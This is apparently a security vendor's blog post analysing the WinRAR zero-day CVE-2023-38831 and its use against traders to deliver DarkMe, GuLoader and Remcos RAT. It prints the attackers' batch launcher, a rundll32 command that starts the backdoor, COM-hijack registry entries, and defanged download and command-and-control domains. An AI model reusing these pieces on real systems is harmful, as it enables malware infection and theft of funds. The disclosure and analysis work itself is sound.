GROUP-IB

← Blog

Andrey Polovinkin

Team Lead Reverse Research, APAC

Traders' Dollars in Danger: CVE-2023-38831 zero-Day vulnerability in WinRAR exploited by cybercriminals to target traders

Spoof extensions help cybercriminals target users on trading forums as 130 devices still infected at time of writing

August 23, 2023 · min to read · Threat Intelligence

Trading WinRAR zero-Day

With over 500 million users worldwide, WinRAR is one of the most popular compression tools. You would probably struggle to find someone who has never downloaded or opened this vital tool. If somebody receives an archive in an email with malicious content, they will most likely open it with WinRAR. Consequently, threat actors invest time in identifying vulnerabilities in this and other popular programs commonly utilized by internet users.

On July 10, 2023, while researching the spread of **DarkMe** malware the Group-IB Threat Intelligence unit came across a previously unknown vulnerability in the processing of the ZIP file format by WinRAR. By exploiting a vulnerability within this program, threat actors were able to craft ZIP archives that serve as carriers for various malware families. Weaponized ZIP archives were distributed on trading forums. Once extracted and executed, the malware allows threat actors to withdraw money from broker accounts. This vulnerability has been exploited **since April 2023.**

Upon discovering the processing error in opening the file in the **ZIP archive**, which was exploited by the threat actors as an unspecified malicious functionality, and assessing the identified security flaw, Group-IB immediately notified RARLAB about the findings and worked closely with the company's development team to resolve the security issue. Group-IB researchers also attempted to reach out to the MITRE Corporation on July 12, 2023 to request the assignment of a CVE number to the identified vulnerability. **On August 15, 2023, MITRE Corporation assigned this zero-day vulnerability the marker CVE-2023-38831.**

We would like to thank the team at RARLAB and especially **Eugene Roshal**, the main developer of the **RAR** file format, WinRAR file archiver, and the FAR file manager, among others. The RARLAB team immediately responded to our request and fixed the vulnerability in very short notice. The beta

version of the patch was issued on July 20, 2023, and the final updated version of WinRAR (version 6.23) was released on August 2, 2023.

We highly recommend that all users install the latest version of WinRAR

In this blog post, we document our discovery of this **zero-day vulnerability** that can be exploited by cybercriminals. We found that threat actors use the identified vulnerability to deliver a variety of malware families, putting unsuspecting users at risk. As part of our investigation, we monitored the distribution of these dangerous ZIP archives to specialized forums where cybercriminals shared their malicious payloads. Once infected, the consequences can be serious, with cybercriminals using their access to withdraw funds from brokerage accounts.

Be sure to follow Group-IB's blog, which highlights the latest cybersecurity threats and provides valuable insights to protect your digital assets and data.

Key Findings

- Group-IB Threat Intelligence unit identified a zero-day vulnerability has been used in WinRAR since **April 2023**
- The cybercriminals are exploiting a vulnerability that allows them to spoof file extensions, which means that they are able to hide the launch of malicious script within an archive masquerading as a **'.jpg'**, **'.txt'**, or **any other file format**
- This vulnerability was reported to **RARLAB**, which subsequently issued a new version of WinRAR
- The vulnerability was reported to **MITRE Corporation,** and was assigned **CVE-2023-38831**.
- A ZIP archive was crafted to deliver various malware families: **DarkMe**, **GuLoader**, **Remcos RAT**
- The ZIP archives were distributed in specialist forums for traders
- **130 traders' devices** are still infected at the moment of posting. Group-IB cannot confirm the total number of devices that were infected as a result of this vulnerability.
- After infecting devices, the cybercriminals withdraw money from broker accounts. The total amount of financial losses is still unknown.
- The cybercriminals are exploiting this vulnerability to deliver the same tool used in the **DarkCasino** campaign described by **NSFOCUS** (Part 1, Part 2).

Initially, our research led us to believe that this was a known evolution of a vulnerability previously discovered by security researcher **Danor Cohen in 2014**. A method of modifying the ZIP header to spoof file extensions was observed, but further investigation revealed that this was not the case. Instead, our analysis revealed the existence of a new vulnerability in WinRAR.

Initial access

While monitoring the activity of **DarkMe** malware family in the wild, Group-IB recently identified a number of suspicious ZIP archives. A thorough analysis of these archives revealed an anomaly in their behavior that prompted us to investigate the files in more detail.

The discovered **ZIP archives**, targeted at traders specifically, were posted by the threat actors behind this campaign on public forums where traders frequently engage in discussions and share useful information with each other. In most cases, the archive was attached to the post (as in Figure 1 below), but in some cases the malicious ZIP archive was distributed on a free-to-use service to store files called **catbox.moe**. In total, Group-IB discovered that these malicious ZIP archives were posted on at least **eight** popular trading forums.

Figure 1. Example of a post made by threat actor

Taking one of the affected forums as an example, some of the administrators became aware that harmful files were being shared on the forum, and subsequently issued a warning to users. Despite this warning, further posts were made and more users were affected. Our researchers also saw evidence that the threat actors were able to unblock accounts that were disabled by forum administrators to continue spreading malicious files, whether by posting in threads or sending private messages.



Figure 5. Admin notification of malicious RAR file distribution for forum users

When the crafted ZIP archives reached the systems of the targeted traders, the malware payloads contained inside the archives were executed, leading to their devices being compromised. According to one of the victims (Figure 7), the cybercriminals gained unauthorized access to their broker accounts, which meant that the bad actors were able to perform illicit financial transactions and withdraw funds. We have no evidence to confirm that the opening of the archive and the unauthorized access to the account are related, but we strongly believe that this is no coincidence. The withdrawal was unsuccessful and the hackers were only able to conduct a handful of trades that led to the victim suffering a small loss of $2. See the victim's comment below.

Figure 7. A victim's post about an unsuccessful cyber attack

Let's examine the potential consequences of opening a malicious ZIP archive. When a victim opens this sort of file what do they see? Well, it depends on the bait text that they encounter, which in this particular case, was posted on trading forums. So for example, in this scheme we saw cybercriminals pretending to offer their "**best Personal Strategy to trade with bitcoin**" (see Figure 3 and Figure 4), and attach the malicious archives to these posts. In other instances, the attackers gain access to forum accounts and share harmful files in existing threads, pretending they are collections of scripts to calculate different indicators, like the file named "Omnis averages.zip" (see Figure 1 above).

All the archives we identified were created using the same method. They also all had a similar structure, consisting of a decoy file and a folder containing a mix of malicious and unused files. If the user opens the decoy file, which appears as a .txt, .jpg. or another file extension in WinRAR, a malicious script is instead executed.

Figure 8. The sequence diagram of the file extension spoofing exploit (CVE-2023-38831)

Upon discovering this process, Group-IB experts were able to conclude that the cybercriminals are exploiting a **previously unknown vulnerability in WinRAR,** later assigned the number CVE-2023-38831. This vulnerability allows malicious actors to hide the launching of malicious script by creating decoys with spoof extensions.

Analysis of vulnerability exploitation

The cybercriminals are exploiting a vulnerability that allows them to spoof file extensions, which means that they are able to hide the launch of malicious code within an archive masquerading as a **'.jpg'**, **'.txt'**, or **any other file format**. They create a ZIP archive containing both malicious and non-malicious files. When the victim opens a specially crafted archive, the victim will usually see an image file and a folder with the same name as the image file.

Figure 9. An example of a malicious ZIP archive containing a file with a spoofed extension

If the victim clicks on the decoy file, which can masquerade as an image, a script is executed that launches the next stage of the attack. This process is illustrated in Figure 10 (below).

Figure 10. Group-IB Managed XDR process creation graph

During our investigation, we noticed that the ZIP archive has a modified file structure. There are two files in the archive: a picture and a script. Instead of the image opening, the script is launched. The script's main purpose is to initiate the next stage of the attack. This is done by running a minimized window of itself. It then searches for two specific files, namely "Screenshot_05-04-2023.jpg" and "Images.ico." The JPG file is an image that the victim opened initially. "Images.ico" is an SFX CAB archive designed to extract and launch new files. Below is an example of the script:

```
@echo off
if not DEFINED IS_MINIMIZED
  set IS_MINIMIZED=1 && start "" /min "%~dpnx0" %* && exit
  cd %TEMP%
  for /F "delims=" %%K in ('dir /b /s "Screenshot_05-04-2023.jpg"') do
    for /F "delims=" %%G in ('dir /b /s "Images.ico"') do
      WMIC process call create "%%~G" && "%%~K" && cd %CD% && exit
exit
```

To understand how the vulnerability works, we created two archives that mimic the discovered archive's structure. Both archives contain an image file, and each archive also includes an inner folder with a single file that stores a script, triggering a message box display. Next, we modified one of the archives to resemble the archive used by the cybercriminals and compared how WinRAR behaved in each case.

Specifically, we wanted to determine what files will be created in the **%TEMP%/%RARTMPDIR%** folder when opening the archives created during the previous step. In the original ZIP file, only the image.jpg file is created. In the case of the specially crafted ZIP archive, however, the contents of the folder will also be extracted.

Figure 11. Comparing the list of files that are created when WinRAR opens different archives

As you can see, in the case of the modified version of the archive, WinRAR extracts both files, ensuring that the attack is at least partially successful. In the interest of brevity, we will not focus on all the details of the vulnerability, but instead provide a brief explanation.

The main phase of the attack occurs when WinRAR attempts to open the file that the user wants to access. The **ShellExecute** function receives the wrong parameter to open the file. The picture's file name will not match the search criteria, resulting in it being skipped. Instead of finding the intended picture, the batch file is discovered and executed.

Figure 12. Demonstration of reproducing vulnerability

DarkMe

In mid-2022, **NSFOCUS researchers** discovered (Part 1, Part 2) a type of malware called **DarkMe** during their investigation into the **DarkCasino** campaign. DarkMe is a VisualBasic spy Trojan first spotted in September 2021. NSFOCUS has attributed DarkMe to a financially motivated group called **Evilnum**, which is known for targeting financial organizations.



Figure 13. APT Evilnum profile in Group-IB Threat Intelligence portal

The launch process for DarkMe is complex and involves multiple modules. First, the script mentioned earlier launches the **Cabinet Self-extractor file**. A Cabinet Self-extractor file, commonly known as an SFX CAB file, is a type of archive file that contains compressed data and is designed to extract its contents automatically. The archive contains 5 files, and the main entry will be the '**cc.exe**' file, which is launched after extraction.



Figure 14. List of files in the SFX CAB archive

All executables are written in **VisualBasic** language. As mentioned above, the initial execution is performed by the SFX archive, which runs "**cc.exe**". Despite its relatively small functionality, the cc.exe executable plays a crucial role in initiating various malicious modules. The cc.exe executable has a few possible forms, and two of them have special elements called custom ActiveX controls. These controls are saved in files with the extension "**.ocx**". When the program runs, these custom controls are loaded automatically and perform their malicious tasks.

In our case, we have two user controls that serve different functions. The **first control** is responsible for registering a COM object in Windows. During the registration process, registry keys are imported from the "**add.txt**" file. As a result, a specific COM object with a unique CLSID is

registered in the infected system. The default value of the InprocServer32 key is populated with the path to a malicious DLL named “**Cabinet.ocx**”.

Figure 15. Group-IB Managed XDR process diagram of the start of DarkMe

The **second user control** creates the file named “**Cabinet.ocx**“, whose path is inserted into the InprocServer32 registry key. The actual content of Cabinet.ocx is stored within the “**fu.png**” file, following the key phrase “**tanzapinz1AM**”.

Figure 16. Demonstration of a DarkMe sample in the image

Both user controls defined by the threat actors launch and work at the same time. The control flow of each is managed by the delays in each module. Finally, cc.exe kills itself and launches the **DarkMe** backdoor using the command below:

```
rundll32.exe /sta {EA6FC2FF-7AE6-4534-9495-F688FEC7858C}
```

All the discovered DarkMe samples contained in the discovered ZIP variants used the domain name **87iavv[.]com** as the C2, but in one case they used **tganngs9[.]com**. Using Group-IB's proprietary and patented **Graph Network Analysis tool**, another DarkMe C2 was discovered (**trssp05923[.]com** and **12jyyu06[.]com**) at the same IP address.

Figure 17. Outline of network relationships. Source:Group-IB Graph Network Analysis tool

CloudEye aka GuLoader

We made another noteworthy discovery during our analysis. We found ZIP variants that used **NSIS installers** instead of SFX archives. The NSIS script has many unnecessary function calls, which makes it harder to analyze. Surprisingly, the NSIS package includes the original NSIS script with comments, which made our analysis much easier. In addition, some comments in the script include Italian words such as **SHELL_PATH_ETICHETTA** and **FILE_VITALE**.

Figure 18. The original NSIS installation script

Once the initial setup is done, different PowerShell scripts will run to launch the final payload. These scripts are designed to be hard to understand, so we won't go into details seeing as they are not particularly important for our purposes. The NSIS package starts the launch by running the PS script stored in the file "**Piskens.For187**", which is inside the package. This process also includes decrypting and running another stage, leading to the launch of **CloudEye**, also known as **GuLoader**. The package has another file called "**Fibrolipoma.Ato**", which contains the GuLoader variant. This file is read, and its offset to shellcode is passed to the **EnumResourceTypesW** function.

Figure 19. Group-IB Managed XDR process diagram of the start of GuLoader

GuLoader then attempts to get to the next stage by making an HTTP request using the URL **hXXps://corialopolova[.]com/idSqdvTuMawZBj41.bin**. According to Group-IB Threat Intelligence, the cybercriminals used this domain between **April 17, 2023** and **July 18, 2023**. After the payload is downloaded and decrypted, Remcos RAT is executed. To communicate with the cybercriminals, the domain **mmnedgeggrrva[.]com** is used.

Threat Attribution

Although we did identify the DarkMe Trojan, which is allegedly associated with EvilNum and is distributed together with a widely-used remote access tool, we cannot conclusively link the identified campaign to this financially motivated group. It is highly probable that similar tools from the same developer can be found on underground forums. We continue to closely monitor this malicious threat and will provide updates as they become available.

Conclusion

Recent cases of exploitation of CVE-2023-38831 remind us of the constant risks connected to software vulnerabilities. Threat actors are highly resourceful, and they will always find new ways to discover and subsequently exploit vulnerabilities such as the one outlined in this blog. Organizations and individuals alike must remain vigilant, keep their systems updated, and follow security guidelines if they want to avoid falling victim to such attacks. It's also essential for security researchers and software developers to work together and quickly identify and fix vulnerabilities, thereby making it harder for cybercriminals to take advantage of them.

Join the Cybercrime Fighters Club

The global fight against cybercrime is a collaborative effort, and that's why we're looking to partner with industry peers to research emerging threats and publish joint findings on our blog

Join

Recommendations

1. Regularly update your operating system, applications, and security software to ensure you have the latest security patches. Update WinRAR to the latest version.
2. Stay informed about common cyber threats and tactics used by cybercriminals. This knowledge can help you recognize potential risks and avoid falling victim to scams.
3. Be very cautious when dealing with attachments from unknown sources. Avoid running on files that you weren't expecting or don't recognize.
4. Encourage the use of password managers for the storage of login data.
5. Enable 2FA wherever possible to add an extra layer of security to your accounts.
6. Backup your important data regularly to an external device.
7. Follow the principle of least privilege by using standard user accounts instead of administrator accounts for daily tasks.

ATT&CK

Initial access

Execution

Persistence

Privilege escalation

Defense Evasion

Credential Access

Discovery

Later Movement

Collection

Command and Control

Exfiltration

Impact

APPENDIX A. Example of a script to register a COM object

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Classes\CLSID\{EA6FC2FF-7AE6-4534-9495-F688FEC7858C}]
@="Cabinet.ModuleClassK"
[HKEY_CURRENT_USER\Software\Classes\CLSID\{EA6FC2FF-7AE6-4534-9495-F688FEC7858C}\Implemen
[HKEY_CURRENT_USER\Software\Classes\CLSID\{EA6FC2FF-7AE6-4534-9495-F688FEC7858C}\Implemen
[HKEY_CURRENT_USER\Software\Classes\CLSID\{EA6FC2FF-7AE6-4534-9495-F688FEC7858C}\InprocSe
@="Cabinet.ocx"
"ThreadingModel"="Apartment"
[HKEY_CURRENT_USER\Software\Classes\CLSID\{EA6FC2FF-7AE6-4534-9495-F688FEC7858C}\ProgID]
@="Cabinet.ModuleClassK"
[HKEY_CURRENT_USER\Software\Classes\CLSID\{EA6FC2FF-7AE6-4534-9495-F688FEC7858C}\Programm
[HKEY_CURRENT_USER\Software\Classes\CLSID\{EA6FC2FF-7AE6-4534-9495-F688FEC7858C}\TypeLib]
@="{8F1576C0-BB08-4F05-87A6-268C0D548794}
[HKEY_CURRENT_USER\Software\Classes\CLSID\{EA6FC2FF-7AE6-4534-9495-F688FEC7858C}\VERSION]
@="1.0"
```

IOCs

Files

Domains

IP addresses

Registry path

File path

Share this article

Found it interesting? Don't hesitate to share it to wow your friends or colleagues

Partners

Partner Program

MSSP and MDR Partner Program

Technology Partners

Partner Locator

Company

About Group-IB

Team

CERT-GIB

Careers

Internship

Academic Aliance

Sustainability

Media Center

Contact

Subscription plans **Services** **Resource Center**

Contact

APAC: +65 3159 3798

EU & NA: +31 20 226 90 90

MEA: +971 4 568 1785

info@group-ib.com

Subscribe to stay up to date with the latest cyber threat trends

© 2003 – 2026 Group-IB is a global leader in the fight against cybercrime, protecting customers around the world by preventing breaches, eliminating fraud and protecting brands.

Terms of Use Cookie Policy Privacy Policy